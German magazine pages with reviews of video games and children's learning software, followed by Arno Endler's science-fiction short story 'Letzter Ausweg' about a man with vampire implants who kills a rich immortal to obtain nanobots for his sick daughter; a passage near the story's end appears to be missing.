Tankko hinzugekommen. Der Begleiter kann im Unterschied zur Hauptfigur jedoch weder Gegenstände aufsammeln noch seine Waffen wechseln.

Spielerisch ist in der Mischung aus Diablo und Monkey Island nahezu alles beim Alten geblieben. In dem skurrilen Szenario haben die Entwickler von Hot-head Games die Missionsaufgaben etwas kniffliger gestaltet. Death muss nicht nur Bossgegner besiegen, sondern auch Ge-

genstände kombinieren und einzelne Orte mehrfach aufsuchen, um die zahlreichen, sich überlappenden Aufträge zu meistern. Wie schon im ersten Teil kann es bis zu 15 Stunden dauern, bis man die komplette Karte erkundet und den bösen Weihnachtsmann von seinem kneifenden Tanga befreit hat. (hag)

DeathSpank: Thongs of Virtue

| | |
|---|---------------------|
| Vertrieb | Electronic Arts |
| System | PS3, Xbox 360 |
| Mehrspieler | am selben Gerät (2) |
| Idee | ⊕ |
| Spaß | ⊕⊕ |
| Umsetzung | ⊕⊕ |
| Dauermotivation | ⊕ |
| Engl. • USK 12 • 13 bis 14,40 € (PSN, Xb. Live) | |
| ⊕⊕ sehr gut | ⊕ gut |
| ⊖ schlecht | ⊖⊖ sehr schlecht |
| zufriedenstellend | |

Durchbrochene Linien

Kaum ein Arcade-Klassiker wurde in den letzten Jahren in so vielen modernisierten Inkarnationen aufgelegt wie Taitos **Space Invaders**. Nach zwei Extreme-Versionen für DS und PSP setzten die Aliens in **Infinity Gene** zuerst auf dem iPhone und jetzt auch als Downloadspiel auf PS3 und Xbox 360 zum Lande-

anflug an. Noch immer besteht die Grafik aus monochrom linierten Ufos, Raumschiffen und Aliens. Doch diese rücken dem Spieler nicht mehr brav in Reih und Glied auf die Pelle, sondern strömen in schnellen Folgen von allen Seiten auf ihn ein – in den späteren Konsolen-Leveln auch in der dritten Dimension. Um überleben zu können, muss der Spieler die technische Evolutionsleiter möglichst schnell emporklettern. Kann er zunächst nur von der Grundlinie aus gerade nach oben schießen, bewegt er sich bald frei über die Bildschirmfläche und feuert zielsuchende Geschosse oder breite Wellenfronten immer schneller

ab. Durch die flinken Bewegungen reibt sich bald der Finger auf dem Touch-Screen des iPhone trocken. Mit dem Gamepad auf der Konsole geht es präziser und angenehmer.


Das Tempo steigert sich ins Aberwitzige. Bald geht es nur noch darum, eine schmale Schneise durch die umherwirbelnden Raumschiffe zu schießen, durch die man unverstört entkommen kann. Dazu pulsieren treibende Electro-Beats, die Erinnerungen an Rez und Wipeout wecken. Einzelne Level kann man auch zu eigener Musik durchspielen.

Weil mit gewonnenen Punkten stets neue Waffen und Level freigeschaltet werden, kommt

Space Invaders: Infinity Gene

| | |
|-----------------|-----------------------------------|
| Vertrieb | Taito, Square Enix |
| System | iPhone, iPod touch, PS3, Xbox 360 |
| Idee | ⊕ |
| Spaß | ⊕⊕ |
| Umsetzung | ⊕ |
| Dauermotivation | ⊕ |

1 Sp. • Engl. • USK 6 • iOS: 4 € PS3, 360: 10 €



man selbst dann weiter, wenn man an bestimmten Stellen der über 130 kurzen Level scheitert. Auch wenn einige Raumschiffe mit der Masse an Gegnern schlicht überfordert sind, hält **Infinity Gene** Retro-Arcade-Fans mit neuen überraschenden Angriffsmustern, Bossgegnern und Waffen-Erweiterungen bei Laune. Neugierige können zunächst die kostenlosen Testversionen ausprobieren. (hag)

Nachlassverwalter

In **Last Window: Das Geheimnis von Cape West** treffen Spieler erneut auf den heruntergekommenen Privatdetektiv Kyle Hyde, der bereits vor drei Jahren das Rätsel um das Zimmer 215 im Hotel Dusk gelöst hatte. Dieses Mal spielt der Noir-Krimi in Kyles Appartement-Haus im Los Angeles Anfang der 80er Jahre. Die Besitzerin Margaret Patrice will aus mysteriösen Gründen das Haus verkaufen und abreißen lassen und hat allen Bewohnern gekündigt. Die Spuren führen zu einem Juwel, das vor Jahren geraubt wurde und seitdem verschwunden ist.

Die japanischen Entwickler von Cing sind dem Zeichenstil von Hotel Dusk treu geblieben. Der Spieler hält die DS-Konsole wie ein Buch, um den interaktiven Kriminalroman zu spielen. Mit dem Stift steuert er seine Figur durch das 3D-gerenderte Haus, nimmt Gegenstände unter die Lupe und spricht mit den Bewohnern. Die meist linear verlaufenden Dialoge zeichnen die Charaktere gut nach. Um mehr Informationen zu bekommen und Lügen zu entlarven, kann Kyle an



verschiedenen Stellen Nachfragen stellen. Zwischendurch löst er leichte Rätsel, um weitere Hinweise zu erhalten.

Last Window ist mehr interaktiver Roman als ausgewachsenes Adventure und legt im Vergleich zu Professor Layton mehr Gewicht auf Charaktere und Handlung als auf Rätsel. Weil jedes Detail mehr-

fach durchgekaut und am Ende eines jeden der zehn Kapitel noch einmal das Wichtigste in einem Quiz zusammengefasst wird, können selbst Einsteiger und Jungdetektive der rund zehn bis zwölfstündigen Geschichte gut folgen. Geübte Schnüffelnasen werden aber unterfordert. Leider ging Entwickler Cing (Little Kings Story) im Frühjahr Pleite, weshalb **Last Window** wohl Kyles letzter Fall bleiben wird. (hag)

Last Window

| | |
|-----------------|-------------|
| Vertrieb | Nintendo |
| System | Nintendo DS |
| Idee | ⊖ |
| Spaß | ⊕ |
| Umsetzung | ⊕ |
| Dauermotivation | ⊖ |

1 Spieler • Deutsch • USK 6 • 37 €



Schlag auf, schau nach!

Laura und Lorenz im Wörterwald

Mildenberger Verlag
www.schlag-auf-schau-nach.de
 Online-Angebot
 kostenlos
 Klasse 1 bis 4

Auf seiner kostenlosen Online-Plattform bietet der Mildenberger Verlag passend zum gleichnamigen Wörterbuch 20 Lernspiele für Grundschüler an. Ein großes Plus: Die meisten Übungen sind auch ohne das Original-Nachschlagewerk spielbar. Für die Klassenstufen 1, 2 und 3/4 gibt es je eine eigene Spieloberfläche, was das Ganze überschaubar macht. Hinter einzelnen Bildlementen verbergen sich die Aufgaben. Fährt der Schüler mit der Maus darüber, sieht er den Namen des Spiels und nach einem Klick öffnen sich die Übung und ein Erklärungsfens-



ter. Zum Glück hilft den Erst- und Zweitklässlern die Sprachausgabe, denn zum Erlesen sind viele Erläuterungen selbst für ältere Kinder zu lang und kompliziert.

Sind die Spiele erst einmal verstanden, machen sie Grundschülern viel Freude. Das ABC üben alle Klassen beim Domino und an der Wortleiter. Für Klasse 3/4 ist das Lernangebot mit zehn Spielen, auch zur Grammatik, am breitesten gefächert. Im Ameisenhaufen suchen die Kinder etwa nach Grundformen zu gebogenen Verben. Den Uhus auf verschiedenen hohen Baumstümpfen ordnen sie gesteigerte Adjektive zu und am Wörtersee bilden sie Einzahl und Mehrzahl von Nomen. Werden Baumstämme mit zusammengesetzten Nomen richtig in Einzelwörter zerlegt, entsteht Kleinholz.

Richtige Antworten erkennt man an einem Bimmeln und



einem grünen Häkchen auf dem Bildschirm. Nach einer falschen Antwort eilt der Waldgeist mit einem Tipp zu Hilfe; nach zwei falschen Versuchen löst er die Aufgabe. Alle Übungen sind angenehm kurz und am oberen Bildrand ist stets erkennbar, wie viele Teilaufgaben schon erledigt sind und wie viele noch folgen. Zum Abschluss gibt es eine detaillierte Rückmeldung. Da keine Benutzerkonten angelegt werden können, lassen sich allerdings keine Spielstände verwalten.

Auch Computeranfängern fällt die Bedienung leicht: Mit Buttons am unteren Rand bestä-

tigt man die Eingabe oder schließt das aktuelle Spiel. Weitere Bedienelemente finden sich in der Menüleiste, die nur bei Berühren am linken Bildrand erscheint. Die grafisch sehr ansprechend gestalteten Lernspiele bieten sich vor allem für ältere Grundschulkinder an. In der zweiten Klasse beginnt in der Regel die Arbeit mit Wörterlisten – jetzt kann das Online-Angebot den Unterricht ergänzen. Richtig gut eignen sich die Aufgaben für Klasse 3/4, sowohl zum Einbauen in den Unterricht als auch zum sinnvollen Üben zu Hause.

(Janina Holl/dwi)

Camp Rock: The Final Jam

Disney Interactive
www.disney.de/disney-spiele
 Nintendo DS
 30 €
 ab ca. 8 Jahren
 EAN: 8717418265700

In einem Bus voll junger Musiker erreichen die Spieler das Camp Rock, Paradebeispiel eines US-amerikanischen Feriendorfs inmitten grüner Natur mit verschlungenen Wegen und natürlich einer Bühne für die Auftritte. Hier gilt es, den eigenen Stil zu verbessern und auf Jam Sessions zu überzeugen – später sogar in Konkurrenz zum benachbarten Talent-Camp.


In einem Tagebuch verwaltet der Spieler neben den Programm-Einstellungen seine Erinnerungen und Aufgaben. Zuvor ist man bereits in eine Spielfigur geschlüpft und hat ihr vielleicht noch eine coole Brille verpasst. „Cool“ ist ein Wort, das in den Lesezetteln im Split-Screen häufig vorkommt. Dass der Spieler zum Proben den Bass wählt, ist „cool“,

ebenso wie erfolgreiches Tippen auf die richtigen Symbole beim Tanztraining. Oder das Programm beauftragt den Spieler, nochmal schnell „coole“ Bühnenklamotten zu besorgen.

Alle Aufgaben gelingen auch Camp-Neulingen leicht, da die beteiligten Orte und Personen auf der Übersichtskarte im obe-



ren Bildschirm jeweils mit einem Ausrufungszeichen markiert sind. Per Touchpen begibt sich der Spieler in der Nahansicht auf dem unteren Bildschirm zu den Bandproben. Während die Akkorde vom oberen in den unteren Bildschirm fallen, müssen Schlagzeug, Bass- oder Gitarrensaiten zum richtigen Zeitpunkt mit dem Stift berührt werden. Beim Bass und bei der Gitarre ist es gleichzeitig noch erforderlich, das Steu-



erkreuz oder die A-, B-, X- oder Y-Taste zu drücken, was das Spielen der Saiteninstrumente ein wenig erschwert. Alle Lieder aus den beiden Camp-Rock-Filmen sind enthalten; beim Spielen der eingängigen Rocksongs hört man das eigene Instrument heraus.

Das nötige Kleingeld für neue Outfits und wichtiges Zubehör verdienen sich die Spieler in schlanken Mini-Spielen – oder sie schütteln es einfach von Bäumen. Auch beim Kanufahren, bei dem man mit realistisch anmutenden Paddelschlägen dahingleitet, gibt es Münzen und Punkte. Das Spiel richtet sich an Freunde von Talentshows und im Speziellen an Fans des gleichnamigen Films, der gerade auf dem Disney Channel Premiere hatte. Wen die gelegentlich drittklassige 3D-Anmutung nicht stört, der erhält ein Spiel, das die mobile Plattform gelungen nutzt und Elemente der Filmhandlung mit Musikübungen kombiniert. Dank drei Schwierigkeitsgraden und zwei Speicherprofilen können es Spieler unterschiedlichen Alters rocken lassen.

(Beate Barrein/dwi)



Anzeige

LETZTER
AUSWEG

ARNO ENDLER



Wie durch einen dichten Nebel nahm ich meine Umwelt wahr. Die schäbige Decke mit dem gerissenen OP-Lampen-Glas, die gekachelten Wände, deren Schmutz dankbarerweise ob meines mangelnden Sehvermögens nicht erkennbar war. Nicht, dass ich an den Augen Schaden genommen hatte, es waren die Schmerzen, die meine Sicht trübten. So wie der Oral-Chirurg, oder wie sich der Kurpfuscher sonst nennen wollte, es angekündigt hatte. Doch mit diesen Höllenqualen hatte ich nicht gerechnet. So wand ich mich in dem OP-Stuhl, und wären meine Arme nicht festgebunden gewesen, hätte ich versucht, die Hände auf das Gesicht zu pressen.

„Ruhig. Ganz ruhig! Es wird besser werden.“

Die Stimme des Schlächters, meines Folters drang nur verstümmelt in mein Hirn. Alles in mir schrie: „Schmerz!“

Ich wollte meinen Kopf drehen, ihn gegen etwas Hartes schlagen, nur, damit eine gnädige Ohnmacht mir über die nächsten Minuten helfen würde. Doch auch mein Schädel war arretiert. Ich spürte nun auch die Klammer, die meinen Mund offen hielten.

Ich schrie, doch mehr als ein Gekräuze kam nicht heraus. Wo bitte war meine Zunge?

„Wir haben die Injektionen verabreicht, doch sie scheinen nicht zu wirken.“

Wieder die Stimme meines Peinigers, seltsam verzerrt, so, als wenn er von weit her mit mir sprechen würde.

Was hatte er behauptet? Die Injektionen wirkten nicht?

Ich verfluchte den Dealer des Kings-Market, der mir die unnützen Schmerzmittel verscherbelt hatte. Meine letzten Reserven waren dabei aufgezehrt worden.

„Sie müssen es so schaffen. Nur etwa eine Stunde, dann sollte der Schmerz vorbei sein.“

Eine Stunde? Ob es eine Stunde oder eine Ewigkeit dauern würde, das machte keinen Unterschied mehr.

„Ich kann die restlichen Injektionen verwenden, wenn Sie wollen. Machen Sie bitte ein Geräusch. – Gut. Aber auf Ihre eigene Verantwortung. Sie müssen wissen, dass die Händler am Market die Wirkstoffe verlängern. Vielleicht hilft die doppelte Dosis.“

Ich hörte die Worte, doch da war nichts als Qual. Bitte. Hilf mir! Bitte.

„So. Jetzt haben wir noch zwei Ampullen. Die brauchen wir für später.“

Ich sah den Nebel rosa werden. Die Wände glitzerten, und die Musik in meinen Ohren klang engelsgleich. Wie schön war das Leben. Wie schön würde es werden.

Was wollt ihr noch von mir wissen? Jetzt, wo ich endlich wieder klar denken kann. Nun kommt schon! Seid neugierig! Fragt mich doch! Ich kann euch sehen. Ihr sitzt dort auf der anderen Seite der Wand und wartet. Wartet auf mich. Ich kann euch hören. Nein! Ihr braucht nicht zu schweigen, denn ich höre euch atmen. Es klingt wie Donnerhall in meinen Ohren. Ein und aus, ein und aus, immer im Takt eurer pochenden Herzen. Oh, was für

ein Erlebnis! Ich kann es kaum fassen. Habt ihr wirklich keine Frage an mich? Nein?

Nun, dann werde ich euch etwas verraten:

Mein Name lautet: Jeal. Jeal C Punkt Romero.

Und ich bin ein Vampir!

Und plötzlich herrscht Stille. Ihr seid erstaunt. Verängstigt? Panisch?

Egal. Ich höre euren Atem nicht mehr. Und es wird dunkel. Und kalt. So dunkel.

Jeal? Jeal? Können Sie mich hören?“

„Ja“, krächzte ich und verstand mich kaum selber. Doch für John schien es ausreichend.

„Gut, dass Sie wieder bei uns sind. Für einen Moment dachten wir, dass wir Sie verloren hätten. – Hier. Nehmen Sie den Schlauch. Vorsicht! Nicht den Kopf bewegen. So. Und nun werde ich etwas Flüssigkeit durchleiten. Sie müssen trinken. Verschlucken Sie sich nicht.“

Ich spürte die Kühlung in meiner Kehle, richtete mich etwas auf, wobei ich bemerkte, dass ich nicht mehr in dem OP-Stuhl saß, sondern auf einer gepolsterten Liege platziert war.

„So. Ich nehme jetzt den Schlauch wieder heraus. Sie müssten sprechen können.“

Ich setzte mich auf. „John?“

„Ja, Jeal?“

„Ist alles glatt gelaufen?“

„Die OP? Ja.“ Er sah mich mit jenem indifferennten Gesichtsausdruck an, mit dem er damals bei unserem ersten Treffen der Schilderung meiner Lebenssituation gefolgt war. „Aber ...?“, hakte ich nach.

„Die Medikamente zur Schmerzstillung haben sehr unterschiedlich gewirkt. Doch das Schlimmste haben Sie überstanden.“

Ich nickte erleichtert.

„Wir müssen noch den Funktionstest hinter uns bringen.“

„Test?“

„Sie wollen doch wissen, ob sich Ihre Investition rentiert, oder etwa nicht?“ Er lächelte nicht, lächelte niemals. John Smith, mein Peiniger, mein Folterer, mein Retter.

Ich kannte nicht einmal seinen richtigen Namen, denn John Smith lautete er gewiss nicht.

„Und was geschieht, wenn es nicht funktioniert?“, fragte ich und fürchtete die Antwort, fürchtete die Schmerzen einer weiteren OP.

„Ich bin gut in dem, was ich tue, Jeal. Bis her hat es noch immer funktioniert.“

Er sollte Recht behalten.

Es entpuppte sich als unkompliziert, den Job in der Kunsthalle zu ergattern. Wie jeder andere Tagelöhner fand ich mich ein, bewarb mich, doch diesmal nicht auf einen der besser dotierten Jobs, sondern auf den Hungerlohn, den der Galerist zahlte. Und da ich es als einer der ersten tat, erhielt ich den Zuschlag.

Die Gegend war heruntergekommen, genauso, wie es zurzeit in Mode gekommen

war. Reiche, Möchtegernreiche und solche, die es wirklich werden wollten, liebten es, wenn sie aus der Sauberkeit ihrer sterilen Ghettos hinaustraten und einen Hauch Gefahr spüren durften. Und um ihnen den Hauch zu vermitteln, beschäftigte der Galerist einen Wachdienst. Keine professionellen Guards, die wären zu teuer und auch gar nicht notwendig, denn die echte Kriminalität gab es nur in den Suburbanitas, dort, wo auch ich wohnte.

Ich erhielt eine dunkle Uniform und einen leeren Waffenhalfter, den ich sichtbar an der Jacke befestigt trug. Niemand der Gäste, Kunden wurden sie nicht genannt, würde auf die Idee kommen, dass ich keine Waffe trug.

Aristide empfing mich am Morgen um zehn, eine halbe Stunde bevor die Galerie geöffnet wurde. Er war der Angestellte des Galeristen und sein Geliebter, wie ich vermutete.

„Einen angenehmen Morgen ...“, sagte er, stockte, blickte auf sein E-Pad und lächelte mich dann an. „... Jeal. Du siehst sehr fesch aus in der Uniform, wenn ich das sagen darf.“

Ich nickte ihm freundlich zu. Warum sollte ich ihn mit Verachtung strafen?

„Was ist mit deinem Gesicht geschehen?“, fragte Aristide.

„Eine Zahn-OP. Wird von Tag zu Tag besser“, antwortete ich.

Aristides Gesichtsausdruck verlor für einen Moment die Contenance. „Eine OP?“

Ich nickte.

„Wie barbarisch. Hast du keine ...“

„Nein, keine.“

Auch er gehörte dem erlauchten Kreis der EWIGEN an. So gut sorgte sein Herr und Meister für sein Kuscheltier.

Ich spürte den kurzen Testimpuls des Sensors in meinem linken oberen Schneidezahn, den John durch ein Implantat ersetzt hatte. Doch die Auswertung blieb negativ. Kein Treffer, keine Kompatibilität.

„Ich kann sie mir nicht leisten.“

Aristide sah mich leicht mitleidig an, aber vielleicht bildete ich es mir auch nur ein. „Nun, denn. Dann will ich dich mal einweisen.“

Eine halbe Stunde später stand ich vor der Glaspforte, die Schirmkappe tief in die Stirn gezogen und blickte hinüber auf die andere Seite der Straße, wo sich einige Leiharbeiter versammelt hatten, die dort auf einen Job warteten.

Doch noch würde kaum etwas geschehen, hatte mir Aristide erklärt, da die ersten Gäste – keine Kunden – niemals vor Mittag eintreffen würden. So lungerten auch die Leiharbeiter nur herum, schwitzten in der prallen Sonne, die mich nicht schrecken konnte, da meine Uniform nach dem neuesten Stand der Technik ausgestattet war. Nano-Partikel und eine interne solarbetriebene Energie-Versorgung kühlten die Innenseite und sogar unter der Kappe blieb es angenehm temperiert.

Ich wünschte, die Jacke mit nach Hause nehmen zu können, doch für sie würde in meiner Suburbanitas gemordet werden.

Alle fünfzehn Minuten durfte ich mich bewegen, solange keine Kunden, Verzeihung, Gäste eintrafen. Ich vertrat mir die Füße und vertrieb einen Bettler, der sich offenkundig verirrt hatte. Auf dem Weg zur völligen Dehydratation lallte er mich um einen Schluck Wasser an. Ich spürte Aristides Blicke und entfernte ihn schnellstmöglich. Er tat mir leid. Doch was sollte ich tun?

Lange nach zwölf fuhr der erste Solar-Buggy vor. Ein SB-27 mit vierhundert kW aus dem Hause Ferrari. Die rote Farbe färbte mit ihren Reflexionen die Häuserwände ein. Mit einem sanften Surren hielt der Buggy direkt vor dem Eingang. Die Holo-Flügeltüren lösten sich auf und eine junge Frau in einem fleischfarbenen Ganzkörper-Suit blickte zu mir herüber.

Ich eilte die zwei Schritte, streckte meine rechte Hand aus und half ihr aus dem Wagen. Aristide hatte mir eingeschärft, nicht zu sprechen, und so schwieg ich.

Die junge Frau drückte mir ihr Pad in die Hand, dann glitt sie auf die Tür zur Galerie zu, wo bereits Aristide wartete, der die Pforte weit offen hielt und mit einer tiefen Verbeugung den Gast begrüßte: „Willkommen Mistress Glassy. Seien Sie ein Gast in unserer bescheidenen Hütte.“

Ich achtete schon nicht mehr auf den Besuch, denn auch ihr Scan war negativ verlaufen.

Ich aktivierte das Pad, betrachtete kurz das Display und begann dann den Wagen per Fernsteuerung auf den Hinterhof zu fahren, dessen Zufahrt an der Seite des Gebäudes lag.

Das Pad war kinderleicht zu handhaben, nicht viel komplizierter als die Fernbedienung meines Visi-TV zu Hause. Ich steuerte den Wagen, stellte ihn auf dem Platz eins ab und aktivierte die elektrische Sicherung. Dann stellte ich das Pad ab und legte es in das Fach eines kleinen Containers neben meinem Warteplatz. Dann wartete ich wieder.

Im Verlaufe des Nachmittags trudelten mehr Gäste ein. Das Prozedere blieb immer gleich. Sie fuhren vor, ich parkte ein, und wenn sie genug Langeweile totgeschlagen hatten, steuerte ich den Wagen aus dem Hinterhof, sodass sie wieder zurück in ihr allzu perfektes Leben fahren konnten.

Kein Scan war positiv.

Am Abend meldete ich mich bei John und verkündete ihm das negative Ergebnis des ersten Tages.

„Warte ab, Jeal. Hab Geduld. Unsere Vereinbarung gilt. Du benötigst drei Treffer.“

Ich seufzte und kappte die Verbindung.

Auch in den nächsten Tagen fand ich keine Kompatiblen. Die Arbeitsstunden zogen sich endlos, und am vierten Tag tätigte Aristide meinen Po, was ich nicht zu bemerken vorgab.

In der darauffolgenden Woche geschah das Unfassbare. Es war schon spät am Nachmittag, als ein blauer Oldsmobil-Buggy anhielt. Ein älterer Mann entstieg dem Fahrzeug und reichte mir das Pad, als der Impuls

in meinem Mund explodierte. Der EWIGE sah mich einen Moment lang irritiert an, da ich wohl zusammengezuckt war. Doch er fragte mich nicht, sondern ging einfach weiter.

Ich starre ihm hinterher, bis Aristide mir mit einer herrischen Handbewegung und gerunzelter Stirn bedeutete, meiner Arbeit nachzugehen.

Ich parkte den Wagen auf Nummer zwölf. Dann begann das Warten. Es war nichts Ungewöhnliches daran, dass ich länger arbeiten musste. Die Gäste kamen gelegentlich spät, und nur ich sollte die Buggys wieder ausparken. Einen Ersatz gab es nicht, doch Aristides Chef wusste, dass er nur auf die andere Straßenseite gehen musste, um meinen Job einem Neuen zu geben. Ich blieb daher stehen, verbarg meine Ungeduld und meine Nervosität.

Nummer zwölf verließ nach einer geschlagenen Stunde die Galerie. Ich griff nach dem Pad und aktivierte es.

Der EWIGE plauderte noch mit Aristide, der über einen Scherz übertrieben laut lachte.

Dann trat der EWIGE vor die Tür, stellte sich entspannt hin, während ich mit dem Pad weiter hantierte.

Nach einer angemessenen Zeitspanne wandte ich mich an den Besitzer des Buggys. „Verzeihen Sie die Unverfrorenheit, Master. Ich habe das Geheiß, Euch nicht anzusprechen, aber die Umstände...“ Ich blickte zu Boden.

„Sprich frei“, entgegnete der EWIGE.

„Euer Buggy reagiert nicht auf die Steuerbefehle. Vielleicht wärst Ihr so gnädig und würdet es selbst checken?“

Der EWIGE entriss mir das Pad und versuchte selbst vergeblich, den Buggy zu starten.

Ich hingegen nutzte die Zeit für einen weiteren Sensorscan, der das Ergebnis bestätigte.

„Wo ist mein Oldsmobil?“, herrschte mich der EWIGE an. „Führe mich hin. Ich muss die Kontrolle manuell overrulen.“

Ich nickte nur, deutete eine Verbeugung an und wies mit meinem rechten Arm den Weg Richtung Seitengasse. „Hier entlang bitte, Master!“

Der EWIGE stolzierte an mir vorbei, würdigte mich keines Blickes. Ich folgte ihm dichtauf und doch mit gebührendem Abstand.

„Hier bitte rechts entlang, Master“, sagte ich, als wir die Ecke erreichten. Der EWIGE bog in die Gasse. Ich sah, wie er die dreckigen Mauern inspizierte, wie er sich mit einem kurzen Kopfschütteln zusammenriß und dann in das Halbdunkel tauchte.

Ich folgte ihm weiter, bis wir die Einfahrt zum Hinterhof erreichten. „Dort rechts bitte, Master.“

Der EWIGE passierte die gemauerten Säulen, welche die Einfahrt zum Hinterhof flankierten.

„Wo ist mein Oldsmobil?“

„Platz Nummer zwölf. Dies ist ganz hinten in der Ecke, Master“, gab ich zur Antwort.

Dort, wo es sehr dunkel ist, dort, wo kein Licht brennt, dort, wo keine Überwachungskamera uns aufnehmen kann.

Ohne ein weiteres Zögern ging der EWIGE zu dem Parkplatz. Er stellte sich vor die Türen seines Buggys und aktivierte erneut das Pad, welches fahl sein Gesicht beleuchtete. Ich sah, wie er wild auf dem Touch-Screen tippte, doch sein Buggy reagierte nicht, konnte auch nicht, da ich die Kontrollen mit meinem Passwort gesichert hatte.

Ich observierte ein letztes Mal den Hof und stellte fest, dass wir alleine waren. Endlich war die Zeit gekommen!

Ich aktivierte die Pumpe in meinem Kiefer und sprang dem EWIGEN von hinten auf den Rücken.

„Ah!“, schrie er und kippte vornüber, schlug mit seinem Kopf gegen die Aluminium-Verkleidung des Oldsmobils. Ich hatte ihn überrascht und würde ihn noch stärker überraschen.

Weit öffnete ich den Mund und biss ihm in den Hals. Er schrie, als sich meine Zähne in sein Fleisch bohrten, doch der Schrei verebbte schnell, als das Paralysemittel den schnellsten Weg aus meinen Zähnen in sein Gehirn nahm. Des EWIGEN Muskeln verkrampften sich, er wurde augenblicklich stocksteif, während ich das Blut aus seinen Adern saugte.

Die Pumpe in meinem Unterkiefer pulste kräftig, ich spürte den Blutstrom seitlich aus meinem Mund laufen, während das Filtersystem auf vollen Touren arbeitete.

Nach etwa zwanzig Sekunden spürte ich das Endsignal der Zähleinheit im Filter und aktivierte die letzte Stufe.

Der EWIGE starb augenblicklich, als das Nervengift sich in seinem Hirn ausbreitete. Ich wartete auf den letzten Herzschlag und ließ ihn dann los.

Schnell griff ich nach dem Pad, aktivierte die Kontrollen und öffnete die Türen. Eigentlich leicht war die Leiche, als ich sie in den Buggy wuchtete.

Mithilfe des Pads stellte ich die Scheiben auf Privatmodus und steuerte das Oldsmobil herunter vom Hof. Die Programmierung war einfach, aber effizient, der Buggy setzte seinen Weg eigenständig fort und würde am Ende der Bigotti-Bridge in den Atlantik steuern. Fünfhundert Meter tiefes Wasser voller Eisenbahnwaggons und Alteisen. Ein Solar-Buggy aus Aluminium würde niemals gefunden werden.

Zufrieden schlenderte ich zur Ausfahrt, öffnete die metallene Abdeckung einer Steuereinheit und startete die Putzroboter, die jeden Abend den Dreck vom Boden wischten.

Ein wenig mehr Blut war diesmal dabei. Ich sah nicht zurück, sondern warf im Vorbeigehen das Steuerpad des Buggys in den Zerkleinerer.

Manche Dinge waren zu einfach.

Zurück auf der Straße kontrollierte ich am Fenster der Galerie meine Uniform, doch meine Sorgen waren nicht notwendig. Die Lotus-Oberfläche des Stoffes hatte das Blut

abperlen lassen. Kein Schmutzrest trübte die Makellosigkeit der Uniform. Einzig auf der linken Seite meines Gesichtes hatte sich eine kleine Wulst gebildet, die mir jedoch nur auffiel, weil ich wusste, dass sie da war. Ich zwinkerte meinem Spiegelbild zu.

Dann kontrollierte ich die Tür. Sie war verschlossen, also konnte ich gehen.

Jeal? Haben Sie auf die Uhr gesehen? Es ist spät. Sehr spät! Sie sollten schon einen Grund haben, dass Sie mich mitten in der Nacht stören. Ist irgend etwas mit den Implantaten?" John wirkte leicht desorientiert und nicht wirklich verärgert.

Ich deutete auf meine Wange und sagte: „Die Implantate wirken hervorragend. Ich habe eine Lieferung.“

Es bereitete mir Genugtuung, die Wundlung in seinem Gesicht verfolgen zu dürfen.

Von dem ursprünglichen müden Gesichtsausdruck über Erstaunen, Erschrecken, Verarbeiten und schließlich Hoffnung, die in ihm keimte.

„Wessen?“, fragte er nur kurz.

Ich sah ihn möglichst unbewegt an und meinte dann: „Ich möchte bezahlen.“

Wenig später saßen wir gemeinsam in dem Kellerraum, in dem John mich zum Vampir verwandelt hatte. Mit zitterigen Händen nahm er eine leere Spritze aus einer Schublade und beugte sich vor. „Wie lief es?“

„Keine Probleme. Es dauerte nur so lange, bis ich den kompatiblen Spender gefunden hatte.“

„Es ist ein Wunder“, murmelte John.

„Weshalb?“, wollte ich wissen.

„Sie sind nicht der Erste, der den Pakt mit mir schloss. – Das wird jetzt ein wenig schmerzen. – Es waren einige, ich möchte die Zahl nicht nennen, die auf der Suche sind. Doch die kompatiblen Bots sind selten, sehr selten. Und Sie spazieren hier nach weniger als drei Wochen herein und behaupten, Erfolg gehabt zu haben. Wir werden sehen. So, fertig!“

Er zeigte mir die Spritze, in der nun eine farblose Flüssigkeit leichte Schlieren warf.

„Sehen Sie, Jeal? Dies ist ein Wunder. Man sieht nichts und dennoch ist es das Erstrebenswerteste für Menschen wie Sie und mich. Die endgültige Lösung aller Gesundheitsprobleme.“

John rollte auf seinem Stuhl zu einem Sideboard, auf dem einige Analyse-Gerätschaften lagerten. Er spritzte einen winzigen Teil der Flüssigkeit in einen Behälter und stellte ihn anschließend in einen Kasten, der wie eine Mikrowelle aussah.

Er schloss die Tür und drückte drei Knöpfe. Sofort begann das Gerät, was immer es auch war, zu brummen.

„Gleich, gleich“, flüsterte er gebannt, während er auf eine kleine Anzeige-Fläche starre.

„Ja! Ja! JA! ENDLICH!“, schrie er seine Freude hinaus. Er drehte sich zu mir herum. „Danke, Jeal. Sie haben es geschafft.“

„Und es wird funktionieren?“, fragte ich.



beugte und das Gift injizierte, tat sie mir leid.

Obwohl meine Arbeitszeit noch nicht vorüber war, eilte ich nach Hause, zurück in meine Suburbanitas. Mit klopfendem Herzen hetzte ich die Treppe meines Wohnblocks hinauf, rannte durch den Flur mit den vielen Türen, hinter denen Menschen wohnten, die ich nicht kannte. An der Nummer 1041 machte ich kurz Halt, öffnete sie und trat ein.

„Papa? Bist du es?“

„Ja, ich bin es, Joana.“

„Aber es ist so früh!“ Ihre Stimme aus dem Kinderzimmer klang so zart, so zerbrechlich. Ich hörte sie husten.

„Warte! Ich komme gleich zu dir.“ Ich ging ins Bad, nahm eine der beiden Spritzen aus dem Wandschrank, entfernte die Folie und stach sie mir in den Aufbewahrungssack in der Wange. Ich zog die Nano-Bots samt Flüssigkeit in die Spritze. Dann eilte ich zu Joana.

„Hier, mein kleines Mädchen. Krempel bitte den Ärmel hoch.“

„Warum, Papa? Was hast du da?“

„Bitte tu es einfach.“

„Neue Medikamente? Ich will keine mehr nehmen. Der Arzt hat gesagt ...“

„Es ist egal, was der Arzt behauptet hat, Joana. Dies hier wird dich heilen, den Krebs besiegen. Glaub es mir. Und jetzt krempel den Ärmel hoch!“

„Au! Das tat weh.“

